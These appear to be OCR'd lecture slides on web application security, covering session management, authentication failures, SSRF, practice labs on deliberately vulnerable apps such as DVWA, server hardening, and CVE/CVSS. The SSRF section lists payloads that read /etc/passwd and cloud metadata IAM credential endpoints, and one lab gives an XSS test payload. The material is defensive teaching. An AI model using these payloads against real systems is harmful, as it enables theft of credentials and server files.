
- Weak password
- Access the objects without authentication
  - http://victim.com/login.php --> http://victim.com/admin.php

```
1  public class LoginFilter implements Filter {
2
3      @Override
4      public void doFilter(ServletRequest req, ServletResponse res, FilterChain chain) throws IOException, ServletException {
5          HttpServletRequest request = (HttpServletRequest) req;
6          HttpServletResponse response = (HttpServletResponse) res;
7
8          HttpSession session = request.getSession(false);
9          if (session == null || session.getAttribute("loggedInUser") == null) {
10             response.sendRedirect(request.getContextPath() + "/login");
11         } else {
12             chain.doFilter(request, response);
13         }
14     }
15
```

# Session Tokens or IDs



# Jason Web Token (JWT)




Source: https://losikov.medium.com/part-6-authentication-with-jwt-json-web-token-ec78459b9c88

# Session Hijacking





Image: https://www.netsparker.com/blog/web-security/session-hijacking/

# Countermeasure of Session Hijacking

- Use HTTPS to ensure SSL/TLS encryption of all session traffic.
- Preferably, use HSTS (HTTP Strict Transport Security) to guarantee that all connections are encrypted.
- Set HttpOnly attribute using the Set-Cookie HTTP header
  - Secure and SameSite
  - https://owasp.org/www-community/HttpOnly
- Regenerate the session key after initial authentication.
- Perform additional user identity verification beyond the session key.

# Session Fixation





Image: https://secureteam.co.uk/articles/web-application-security-articles/understanding-session-fixation-attacks/

# Identification and Authentication Failures (OWASP A7:2021)

- Weak session management
  - Session is not regenerate after login, e.g., session fixation attack
  - Session is not destroyed after logout.
  - Session timeout is too long.



Credit: Secure D Center Co., Ltd.

# Prevention of Identification and Authentication Failures

- Regenerate session after login

```
@Override
protected void configure(HttpSecurity http) throws Exception {
  http.sessionManagement()
      .sessionFixation().newSession();
// Compliant: a new session is created without any of the attributes from the old session being copied over

// or

  http.sessionManagement()
      .sessionFixation().migrateSession();
// Compliant: a new session is created, the old one is invalidated and the attributes from the old session are copied over.
}
```

# Prevention of Identification and Authentication Failures

- Terminate session after logout

```java
public class LogoutServlet extends HttpServlet
{
    private static final long serialVersionUID = 1L;
    protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException
    {
        HttpSession session = request.getSession(false); //Fetch session object

        if(session!=null) //If session is not null
        {
            session.invalidate(); //removes all session attributes bound to the session
            RequestDispatcher requestDispatcher = request.getRequestDispatcher("/Login");
            requestDispatcher.forward(request, response);
        }
    }
}
```

# Prevention of Identification and Authentication Failures

- Session timeout setting – `web.xml`

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <web-app...>
3
4    ...
5
6    <session-config>
7      <session-timeout>30</session-timeout>
8    </session-config>
9
10   ...
11
12 </web-app>
```

# Prevention of Identification and Authentication Failures

- Set session timeout

```
public class MyHttpSessionListener implements HttpSessionListener {

  public void sessionCreated(HttpSessionEvent event){
      event.getSession().setMaxInactiveInterval(15 * 60); // in seconds
  }

  public void sessionDestroyed(HttpSessionEvent event) {}

}
```




Credit: Secure D Center Co., Ltd.

# Prevention of Identification and Authentication Failures

- Strong password policy
- Check authentication for any nonpublic pages.
- Set session expire and session management properly.
- Use strong methodology for password reset.
- Check the old password when the user changes to a new password.
- Do not rely upon spoof credentials as the sole form of authentication, such as IP addresses.
- Apply account suspended for several unsuccessful logins.
- CAPTCHA to prevent password brute-force/dictionary attack.

# Server-Side Request Forgery (SSRF) (OWASP A10:2021)




Source: https://www.imperva.com/learn/application-security/server-side-request-forgery-ssrf/

# Server-Side Request Forgery (SSRF)

- This category is added from the Top 10 community survey (#1).
- SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL.
- It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL).
- As modern web applications provide end-users with convenient features, fetching a URL becomes a common scenario. As a result, the incidence of SSRF is increasing.
- The severity of SSRF is becoming higher due to cloud services and the complexity of architectures.



Credit: Secure D Center Co., Ltd.

# Server-Side Request Forgery (SSRF)

- Users

```
POST /product/stock HTTP/1.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 118

stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

- Hackers

```
POST /product/stock HTTP/1.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 118

stockApi=http://localhost/admin
```

# SSRF Exploitation via URL Scheme

- HTTP: allows an attacker to fetch any content from the web, it can also be used to scan ports
  - ssrf.php?url=http://127.0.0.1:22
  - ssrf.php?url=http://127.0.0.1:80
  - ssrf.php?url=http://127.0.0.1:443
- Basic SSRF
  - http://127.0.0.1:80
  - http://127.0.0.1:443
  - http://127.0.0.1:22
  - http://0.0.0.0:80
  - http://0.0.0.0:443
  - http://0.0.0.0:22
- File: allows an attacker to fetch the content of a file on the server
  - file://path/to/file
  - file:///etc/passwd
  - file://\/\/etc/passwd
  - ssrf.php?url=file:///etc/passwd



Credit: Secure D Center Co., Ltd.

# SSRF Exploitation via URL Scheme

- SSRF URL for cloud instances
  - http://169.254.169.254/latest/user-data
  - http://169.254.169.254/latest/user-data/iam/security-credentials/[ROLE-NAME]
  - http://169.254.169.254/latest/meta-data/
  - http://169.254.169.254/latest/meta-data/iam/security-credentials/[ROLE-NAME]
  - http://169.254.169.254/latest/meta-data/iam/security-credentials/PhotonInstance
  - http://169.254.169.254/latest/meta-data/public-keys/
  - http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key
  - http://169.254.169.254/latest/meta-data/public-keys/[ID]/openssh-key
  - http://169.254.169.254/latest/meta-data/iam/security-credentials/dummy
  - http://169.254.169.254/latest/meta-data/iam/security-credentials/s3access
  - http://169.254.169.254/latest/dynamic/instance-identity/document



Credit: Secure D Center Co., Ltd.

# Prevention of SSRF

- Network layer
  - Segment remote resource access functionality in separate networks to reduce the impact of SSRF
  - Enforce “deny by default” firewall policies or network access control rules to block all but essential intranet traffic.
- Application layer
  - Sanitize and validate all client-supplied input data.
  - Enforce the URL schema, port, and destination with a positive allow list.
  - Do not send raw responses to clients.
  - Disable HTTP redirections.



Credit: Secure D Center Co., Ltd.

# DVWA (Damn Vulnerable Web Application)

- DVWA is an intentionally vulnerable PHP/MySQL web application used for
  - Practicing web application security testing
  - Learning about common vulnerabilities
  - Demonstrating security tools and techniques
- Technologies
  - Built with PHP and MySQL
  - Runs easily via Docker or XAMPP
- Key Vulnerabilities to Practice
  - SQL Injection (SQLi)
  - Cross-Site Scripting (XSS)
  - Command Injection
  - File Inclusion
  - CSRF & more
- https://github.com/digininja/DVWA
- Set up on Docker
  - docker run -d -p 8080:80 vulnerables/web-dvwa

# Other Vulnerable Web Applications for Practice [1/2]

- OWASP Juice Shop
  - docker run -d -p 3000:3000 bkimminich/juice-shop
  - https://github.com/juice-shop/juice-shop
  - https://hub.docker.com/r/bkimminich/juice-shop
- OWASP WebGoat
  - Web UI at: http://localhost:8080/WebGoat
  - https://github.com/OWASP/WebGoat
  - https://hub.docker.com/r/webgoat/webgoat
- NodeGoat
  - https://github.com/OWASP/NodeGoat
  - Setup
    - `git clone https://github.com/OWASP/NodeGoat.git`
    - `cd NodeGoat`
    - `docker-compose up -d`

# Other Vulnerable Web Applications for Practice [2/2]

- Vulnerable-Flask-App
  - https://github.com/commjoen/vulnerable-flask-app
  - Setup
    - `git clone https://github.com/commjoen/vulnerable-flask-app`
    - `cd vulnerable-flask-app`
    - `docker build -t vulnerable-flask .`
    - `docker run -d -p 5000:5000 vulnerable-flask`
- bWAPP (Buggy Web Application)
  - Covers over 100+ vulnerabilities, including many XSS types.
  - docker run -d -p 8081:80 raesene/bwapp
  - Username: bee, password: bug

# Vulnerable Web for Practice

- Acunetix VulnWeb Site
  - http://testphp.vulnweb.com
  - http://testasp.vulnweb.com
  - http://testhtml5.vulnweb.com
- IBM Security AppScan Demo Site
  - https://demo.testfire.net

# Lab: Fixing XSS

- `docker run -d -p 8000:80 --name dvwa vulnerables/web-dvwa`
- Go to: http://localhost:8000 with username = admin and password = password, then go to DVWA Security → Set to Low.
- Go to XSS (Reflected) in the menu, then try this payload: "<script>alert('XSS')</script>".
- `docker exec -it <container> /bin/bash`
  - `cd /var/www/html/vulnerabilities/xss_r/source`
  - `<control+p><control+q>` → to escape the container
- Edit `low.php` file via Visual Studio Code

  Replace `$_GET['name']` by `htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8');`

# Lab: Misconfiguration [1/3]

- `docker pull vulnerables/web-dvwa`
- `docker run -d -p 8000:80 vulnerables/web-dvwa`
- `docker exec -it <container_name_or_id> /bin/bash`
- Try: http://localhost:8000/vulnerabilities/
- Edit `/etc/apache2/apache2.conf`

```
<Directory /var/www/>
    Options -Indexes
    AllowOverride All
</Directory>
```

- `service apache2 reload`
- Hide server version info
  - Edit `/etc/apache2/conf-available/security.conf`

```
ServerTokens Prod
ServerSignature Off
TraceEnable Off
```

  - `service apache2 reload`
  - `curl -I http://localhost:8000`

# Lab: Misconfiguration [2/3]

- Add secure HTTP headers
  - You can use the Apache headers module. Enable headers module (if not already): `a2enmod headers`
  - In `/etc/apache2/apache2.conf`, add them in `<Directory /var/www/>`:

```
Header always set X-Content-Type-Options "nosniff"

Header always set X-Frame-Options "DENY"

Header always set X-XSS-Protection "1; mode=block"

Header always set Referrer-Policy "no-referrer"

Header always set Content-Security-Policy "default-src 'self';"
```

  - `service apache2 reload`
  - `curl -I http://localhost:8080`
- Disable unnecessary modules
  - `a2dismod autoindex`
  - `a2dismod status`
  - `a2dismod info`
  - `service apache2 reload`

# Lab: Misconfiguration [3/3]

- Secure PHP configuration (optional)
  - Edit `/etc/php/7.0/apache2/php.ini` (location may vary):

```
display_errors = Off

expose_php = Off

allow_url_include = Off

session.cookie_httponly = On

session.cookie_secure = On (if using HTTPS)
```

  - `service apache2 restart`
- Note: https://securityheaders.com

# Defining Header Example


```php
<?php
// Define HTTP security headers BEFORE any output
header("Referrer-Policy: strict-origin-when-cross-origin");

// You can also add other headers here
header("Content-Security-Policy: default-src 'self'");
header("X-Content-Type-Options: nosniff");

?>
<!DOCTYPE html>
<html>
<head>
  <title>Secure Page</title>
</head>
<body>
  <h1>Welcome to a secure site</h1>
</body>
</html>
```

# Vulnerabilities

- The vulnerability is a flaw or weakness of the application, system, or network.
- It can cause the organization's assets to harm.
- Web application vulnerabilities
  - Most web app flaws are from the same source of regular application vulnerability: bad programming, typo, or lack of knowledge of secure coding.
  - Use vulnerable components.
  - It can cause more wide-impact since web application can be remotely accessed.
- A vulnerability assessment (VA) is the periodic process of identifying, quantifying, and prioritizing (or ranking) the vulnerabilities in a system.

# Common Mistakes of Developers

- Directory Listing
- Autocomplete
- Left backup files on the server
- Default username and password
- Easy username and password
- Leave Installation path

# Vulnerable Components


- Frameworks
- Modules
- Libraries
- Plugins
- Themes
- CMS

# Vulnerability Sources

- Common vulnerabilities and exposures (CVE) is a list maintained by the Mitre corporation (https://cve.mitre.org).
  - Most comprehensive vulnerability list.
  - The CVE was designed to provide a common name and description for a vulnerability.
  - CVE ID in the format of CVE-YYYY-NNNN
- NIST maintains a database of vulnerabilities at https://nvd.nist.gov
  - NIST also use the CVE format.
- OWASP is the standard for web application security.
- Open Source vulnerabilities database (OSV): https://osv.dev

# CVSS

- CVSS is an industry standard for assessing the severity of security vulnerabilities.
- It provides a technique for scoring each vulnerability on a variety of measures.
- Cybersecurity analysts often use CVSS ratings to prioritize response actions.
- `CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N`



**Base Score Metrics**

**Exploitability Metrics**

**Attack Vector (AV)***

| Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P) |
|---|---|---|---|

**Attack Complexity (AC)***

| Low (AC:L) | High (AC:H) |
|---|---|

**Privileges Required (PR)***

| None (PR:N) | Low (PR:L) | High (PR:H) |
|---|---|---|

**User Interaction (UI)***

| None (UI:N) | Required (UI:R) |
|---|---|

**Scope (S)***

| Unchanged (S:U) | Changed (S:C) |
|---|---|

**Impact Metrics**

**Confidentiality Impact (C)***

| None (C:N) | Low (C:L) | High (C:H) |
|---|---|---|

**Integrity Impact (I)***

| None (I:N) | Low (I:L) | High (I:H) |
|---|---|---|

**Availability Impact (A)***

| None (A:N) | Low (A:L) | High (A:H) |
|---|---|---|

# Application Security Testing

| Static Application Security Testing (SAST) | Dynamic Application Security Testing (DAST) |
|---|---|
| White box security testing | Black box security testing |
| Requires source code | Requires a running application |
| Less expensive to fix vulnerabilities | More expensive to fix vulnerabilities |
| Can't discover run-time and environment-related issues | Can discover run-time and environment-related issues |
| Typically supports all kinds of software | Typically scans only apps like web app and web services |

Source: https://www.synopsys.com/blogs/software-security/sast-vs-dast-difference

# Nikto

Nikto is a free and open-source web server scanner used to:

